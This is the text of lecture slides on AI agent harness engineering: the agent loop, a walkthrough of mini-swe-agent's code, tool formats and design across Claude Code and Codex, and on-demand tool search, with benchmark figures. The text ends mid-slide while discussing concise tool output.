

How to AI an AI for Almost Anything

Lecture 5 - Harness Engineering

Ao Qu



<https://quao627.github.io/>
https://x.com/ao_qu18465




Today's Lecture

- The Agent Loop
- Deep Dive: mini-swe-agent
- Tools & Tool Design
- Skills, MCP, Hooks, Plugins
- Context Management & Prompt Caching
- Plan Mode, Memory, Subagents
- Multi-agent Harnesses
- Safety

What Is a Harness?

Agent = Model + Harness





MODEL	AGENT	RESOLUTION RATE $\updownarrow$
Claude Opus 4.6	Meta-Harness	76.4% $\pm$ 2.4
Claude Opus 4.6	Capy	75.3% $\pm$ 2.4
Claude Opus 4.6	Terminus-KIRA	74.7% $\pm$ 2.6
Claude Opus 4.6	TongAgents	71.9% $\pm$ 2.7
Claude Opus 4.6	Droid	69.9% $\pm$ 2.5
Claude Opus 4.6	Crux	66.9% $\pm$ N/A
Claude Opus 4.6	Mux	66.5% $\pm$ 2.5
Claude Opus 4.6	Terminus 2	62.9% $\pm$ 2.7
Claude Opus 4.6	Claude Code	58.0% $\pm$ 2.9

same model, 9 harnesses: **58.0% $\rightarrow$ 76.4%**


What Is a Harness?

Agent = Model + Harness



same model: $\approx$ same success, **2×** the cost

The Agent Loop



Q: Which parts are the **model**, which the **harness**?

A: **model:** Thought, Action, Answer
harness: run the Tool, return the Observation, loop

The Agent Loop in Code

```
messages = [{"role": "system", "content": SYSTEM},
             {"role": "user", "content": task}]

while True:
    reply = llm(messages)
    messages.append({"role": "assistant", "content": reply})
    action = parse_action(reply)
    if action is None:
        return reply
    output = execute(action)
    messages.append({"role": "user", "content": output})
```

model: **Thought + Action**


harness **parses** the action

no action → **Answer**


harness runs the **Tool**

Observation → context

The Agent Loop in Codex




one turn = **many** model calls, until no tool call



next turn: the **whole history** goes back in

What the Model Sees First

Role: ● System ● Developer ○ User



Context window		47.1k / 1M (5%)	▼
System tools	24.5k	2.4%	
System prompt	10.4k	1.0%	
Messages	7.9k	0.8%	
Skills	4.4k	0.4%	
Autocompact buffer	33k	3.3%	
Free space	919.8k	92.0%	
System tools (deferred)	18.1k	—	

≈47k tokens

before you type


repo **not** in the prompt
read with tools

Blog: <https://openai.com/index/unrolling-the-codex-agent-loop/>

Code: https://github.com/openai/codex/blob/e958d0337e98f6398771917867d7de689dab3b7a/codex-rs/core/gpt-5.2-codex_prompt.md

[credit: Juncheng Yang, Harvard CS 2680 Modern AI Systems: Agents and System Optimizations: <https://cs2680.com/>]

mini-swe-agent



- ~100 lines
- bash is the only tool
- linear history
- subprocess per action
- >74% SWE-bench Verified

query() + parse_action()

```
def query(self):
    if self.model.n_calls >= step_limit or self.model.cost >= cost_limit:
        raise LimitsExceeded() # terminal
    response = self.model.query(self.messages) # retries w/ backoff
    self.add_message("assistant", **response)
    return response

def parse_action(self, response):
    actions = re.findall(r"```bash\s*\n(?:.*?)\n```",
                        response["content"], re.DOTALL)
    if len(actions) != 1:
        raise FormatError(format_error_template) # tell the LM, retry
    return actions[0].strip()
```

Q: Why check `n_calls` and `cost` before every model call?

A: An agent that never submits would loop forever; **LimitsExceeded** stops it at the step or cost limit.

Q: Why raise `FormatError` when there isn't exactly one bash block?

A: Models sometimes send no command or several. The error goes back as the next message, and the model **fixes the format itself**.

execute_action()

```
def execute_action(self, action):
    try:
        output = self.env.execute(action["action"])
    except subprocess.TimeoutExpired:
        raise ExecutionTimeoutError(render(timeout_template))
    self.has_finished(output)      # submitted?
    return output
```

```
# environments/local.py
subprocess.run(command, shell=True, text=True, cwd=cwd,
               timeout=30,
               stdout=subprocess.PIPE, stderr=subprocess.STDOUT)
```

Q: Why does every command have a timeout?

A: Some commands never return, like starting a server. After 30 seconds the command is killed, and `ExecutionTimeoutError` tells the model to **try something else**.

Q: Why start a new `subprocess.run` for every action instead of keeping one shell open?

A: With one long-running shell, the harness has to guess when a command's output is finished, and one bad or interrupted command can **break the shell for every later step**. `subprocess.run` returns when the command exits, with its output and exit code. The cost: `cd` and `export` don't carry over, so the model writes `cd src && pytest`.

Observation and Finish

config/default.yaml

```

action_observation_template: |
  <returncode>{{output.returncode}}</returncode>
  {% if output.output | length < 10000 -%}
  <output>{{ output.output }}</output>
  {%- else -%}
  <warning>The output of your last command was too long.
  (try head / tail / sed / a more selective grep) ...</warning>
  <output_head>{{ output.output[:5000] }}</output_head>
  <elided_chars>{{ elided }} characters elided</elided_chars>
  <output_tail>{{ output.output[-5000:] }}</output_tail>
  {%- endif -%}

```

what the model sees after step 1

```

<returncode>0</returncode>
<output>
/testbed/django/contrib/auth/validators.py
</output>

```

to finish

```
echo COMPLETE_TASK_AND_SUBMIT_FINAL_OUTPUT
```

Q: Why keep only the first and last 5,000 characters of a long output?

A: A full log would flood the context. The start and the end usually say what ran and how it failed, and the warning suggests head, tail or a narrower grep.

run(): Exceptions as Control Flow

```
def run(self, task):
    self.messages = []
    self.add_message("system", render(system_template))
    self.add_message("user", render(instance_template, task=task))
    while True:
        try:
            self.step()
        except NonTerminatingException as e:  # format error, timeout
            self.add_message("user", str(e))
        except TerminatingException as e:  # submitted, limits
            self.add_message("user", str(e))
            return type(e).__name__, str(e)
```

① rules + task

② loop

③ recoverable → tell the LM

④ terminal → exit

Q: Why does every problem become an exception instead of a returned error code?

A: Errors start deep inside query, parse_action and execute_action; run() handles them in one place: **recoverable** ones go back to the model as a message, **terminal** ones end the run.

Running a Real Task

run/hello_world.py

```
def main(task: str, model_name: str):
    agent = DefaultAgent(
        LitellmModel(model_name=model_name), # model
        LocalEnvironment(), # runs bash
        **yaml.safe_load(config)["agent"], # prompts, limits
    )
    agent.run(task)
```

run it

```
python -m minisweagent.run.hello_world \
-m anthropic/claude-sonnet-4-5-20250929 \
-t "UsernameValidator allows trailing newline ..."
```

messages on a real task: django-11099

system	Your response must contain exactly ONE bash code block with ONE command
user	<pr_description> UsernameValidator allows trailing newline in usernames ...
step 1	THOUGHT: ... locate the username validators find /testbed -type f -name "validators.py" grep -E "contrib.*auth"
user	<returncode>0</returncode> <output>/testbed/django/contrib/auth/validators.py
: steps 2–23: reproduce, edit with sed, run tests	
step 24	echo COMPLETE_TASK_AND_SUBMIT_FINAL_OUTPUT && git add -A && git diff --cached

→ **Submitted** after 24 steps, \$0.19; hidden tests pass

Putting the User in the Loop

agents/interactive.py

```
class InteractiveAgent(DefaultAgent):  # what the `mini` command runs
    def execute_action(self, action):
        if self.config.mode == "confirm":
            self.ask_confirmation()  # wait for the user
            return super().execute_action(action)

        def ask_confirmation(self):
            user_input = prompt("Execute? Enter to confirm, or type a comment")
            if user_input == "":
                return  # run the command
            raise NonTerminatingException(
                "Command not executed. The user rejected your command "
                f"with the following message: {user_input}")
```

in a session

model	pip install -U django
harness	Execute? Enter to confirm, or type a comment
you	don't upgrade Django, fix the validator
next user message	Command not executed. The user rejected your command with the following message: don't upgrade Django, fix the validator

press Enter instead, and the command runs

Must-Have Tools

	Claude Code	Codex
Read	Read	shell
Search	Glob files by name Grep text in files	rg --files files by name rg text in files
Edit	Edit replace a string Write	apply_patch apply a diff
Execute	Bash	exec_command
Web	WebSearch WebFetch	web_search
Plan	plan mode	update_plan
Delegate	Agent	spawn_agent
Ask user	AskUserQuestion	request_user_input

mini-swe-agent: Read, Search, Edit, Execute with **bash only**

Edit Tool Calls Across Harnesses

Task: replace `^...$` with `\A...\Z` in both username validators

Claude Code
Edit

```
{
  "file_path": "/testbed/django/contrib/auth/validators.py",
  "old_string": "regex = r'^[\\w.@+-]+$'",
  "new_string": "regex = r'\\A[\\w.@+-]+\\Z'",
  "replace_all": true
}
```

Codex
apply_patch

```
*** Begin Patch
*** Update File: django/contrib/auth/validators.py
@@ class ASCIIUsernameValidator(validators.RegexValidator):
-     regex = r'^[\\w.@+-]+$'
+     regex = r'\\A[\\w.@+-]+\\Z'
@@ class UnicodeUsernameValidator(validators.RegexValidator):
-     regex = r'^[\\w.@+-]+$'
+     regex = r'\\A[\\w.@+-]+\\Z'
*** End Patch
```

mini-swe-agent
bash

```
sed -i "s/r'\^\\[\\w.@+-\\]+\\$'/r'\\A\\[\\w.@+-\\]+\\Z'/g" \
/testbed/django/contrib/auth/validators.py
```

Tool Format

① schema, sent with the request

```
{  
  "name": "get_weather",  
  "description": "Get the current weather  
                  in a given location",  
  "input_schema": {"type": "object",  
    "properties": {"location":  
      {"type": "string"}},  
    "required": ["location"]}}
```

② model output

```
{  
  "type": "tool_use",  
  "id": "toolu_01A...",  
  "name": "get_weather",  
  "input": {"location":  
    "San Francisco, CA"}}
```

③ harness runs it

```
{  
  "type": "tool_result",  
  "tool_use_id":  
    "toolu_01A...",  
  "content": "15 degrees"}
```

The model sees: **name + description + schema**

→ **the description is a prompt**

Tool Descriptions Are Prompts

Anthropic's edit tool for SWE-bench

```
"name": "str_replace_editor",
"description": "Custom editing tool for viewing, creating and
  editing files
* If a `command` generates a long output, it will be truncated
  and marked with ``
...
Notes for using the `str_replace` command:
* The `old_str` parameter should match EXACTLY one or more
  consecutive lines from the original file. Be mindful of
  whitespaces!
* If the `old_str` parameter is not unique in the file, the
  replacement will not be performed. Make sure to include
  enough context in `old_str` to make it unique",
...
"path": {"description": "Absolute path to file or directory,
  e.g. `/repo/file.py` or `/repo`."}
```

49%

SWE-bench Verified

Claude 3.5 Sonnet

previous best: 45%

*"...state-of-the-art performance on the
SWE-bench Verified evaluation after we
made precise refinements to tool
descriptions"*

— Anthropic

Fewer Tools, No Overlap

Vercel's text-to-SQL agent

```
tools: { GetEntityJoins, LoadCatalog, RecallContext,  
  LoadEntityDetails, SearchCatalog, ClarifyIntent,  
  SearchSchema, GenerateAnalysisPlan, FinalizeQueryPlan,  
  FinalizeNoData, JoinPathFinder, SyntaxValidator,  
  FinalizeBuild, ExecuteSQL, FormatResults,  
  VisualizeData, ExplainResults }
```

↓ 17 tools → 2

```
tools: { ExecuteCommand, ExecuteSQL }
```

	17 tools	2 tools
success	4/5	5/5
avg time	274.8 s	77.4 s
avg tokens	~102k	~61k
avg steps	~12	~7

Tool Search Tool

The challenge

MCP tool definitions provide important context, but as more servers connect, those tokens can add up. Consider a five-server setup:

- GitHub: 35 tools (~26K tokens)
- Slack: 11 tools (~21K tokens)
- Sentry: 5 tools (~3K tokens)
- Grafana: 5 tools (~3K tokens)
- Splunk: 2 tools (~2K tokens)

That's 58 tools consuming approximately 55K tokens before the conversation even starts. Add more servers like Jira (which alone uses ~17K tokens) and you're quickly approaching 100K+ token overhead. At Anthropic, we've seen tool definitions consume 134K tokens before optimization.


But token cost isn't the only issue. The most common failures are wrong tool selection and incorrect parameters, especially when tools have similar names like `notification-send-user` vs. `notification-send-channel`.

Our solution

Instead of loading all tool definitions upfront, the Tool Search Tool discovers tools on-demand. Claude only sees the tools it actually needs for the current task.

Context Usage: Traditional vs. Tool Search Tool

Traditional approach



Tool search tool



Tool Search Tool preserves 191,300 tokens of context compared to 122,800 with Claude's traditional approach.

How the Tool Search Tool Works

How the Tool Search Tool works

The Tool Search Tool lets Claude dynamically discover tools instead of loading all definitions upfront. You provide all your tool definitions to the API, but mark tools with `defer_loading: true` to make them discoverable on-demand. Deferred tools aren't loaded into Claude's context initially. Claude only sees the Tool Search Tool itself plus any tools with `defer_loading: false` (your most critical, frequently-used tools).

When Claude needs specific capabilities, it searches for relevant tools. The Tool Search Tool returns references to matching tools, which get expanded into full definitions in Claude's context.

For example, if Claude needs to interact with GitHub, it searches for "github," and only `github.createPullRequest` and `github.listIssues` get loaded—not your other 50+ tools from Slack, Jira, and Google Drive.

This way, Claude has access to your full tool library while only paying the token cost for tools it actually needs.

```
{
  "tools": [
    // Include a tool search tool (regex, BM25, or custom)
    {"type": "tool_search_tool_regex_20251119", "name":
"tool_search_tool_regex"},

    // Mark tools for on-demand discovery
    {
      "name": "github.createPullRequest",
      "description": "Create a pull request",
      "input_schema": {...},
      "defer_loading": true
    }
    // ... hundreds more deferred tools with defer_loading: true
  ]
}
```

This represents an 85% reduction in token usage while maintaining access to your full tool library. Internal testing showed significant accuracy improvements on MCP evaluations when working with large tool libraries. Opus 4 improved from 49% to 74%, and Opus 4.5 improved from 79.5% to 88.1% with Tool Search Tool enabled.

Design Tools for Agents Rather Than Humans

Score: % of SWE-bench Lite issues resolved, GPT-4 Turbo

No search tool

the agent explores with `ls`, `cd`, `grep`

```
$ ls
benchmarks/  setup.cfg
docs/        versioneer.py
pvlib/       README.md
setup.py     ...
$ cd pvlib/
```

15.7%

Iterative search

like `Ctrl+F` in an editor: one match at a time, then next

```
$ search_all "PVSystem"
[Result 1/15 (Line 70)]
[File: pvlib/pvsystem.py]
22:# a dict of required pa...
23:_DC_MODEL_PARAMS = {
(97 more lines omitted)
$ next
```

12.0%

Summarized search

every match in one list; over 50 matches → asks for a narrower query

```
$ search "class PVSystem"
Found 1 matches for "class
  PVSystem" in /pvlib__pvlib-python:
/pvlib__pvlib-python/pvlib/
  pvsystem.py (1 matches)
End of matches
$ open pvlib/pvsystem.py
```

18.0%

Iterative search copies an editor's search and scores **below no search**: the agent calls `next` through every match until it runs out of budget or context.

Concise Output and Helpful Errors

Let the agent choose the detail level

responseFormat: "detailed" **206 tokens**

```
=== Result 1 of 89 ===  
Channel: #dev (C1234567890)  
From: @jane.doe (U123456789)  
Time: 2024-01-15 10:30:45 UTC  
TS: 1705316445.123456  
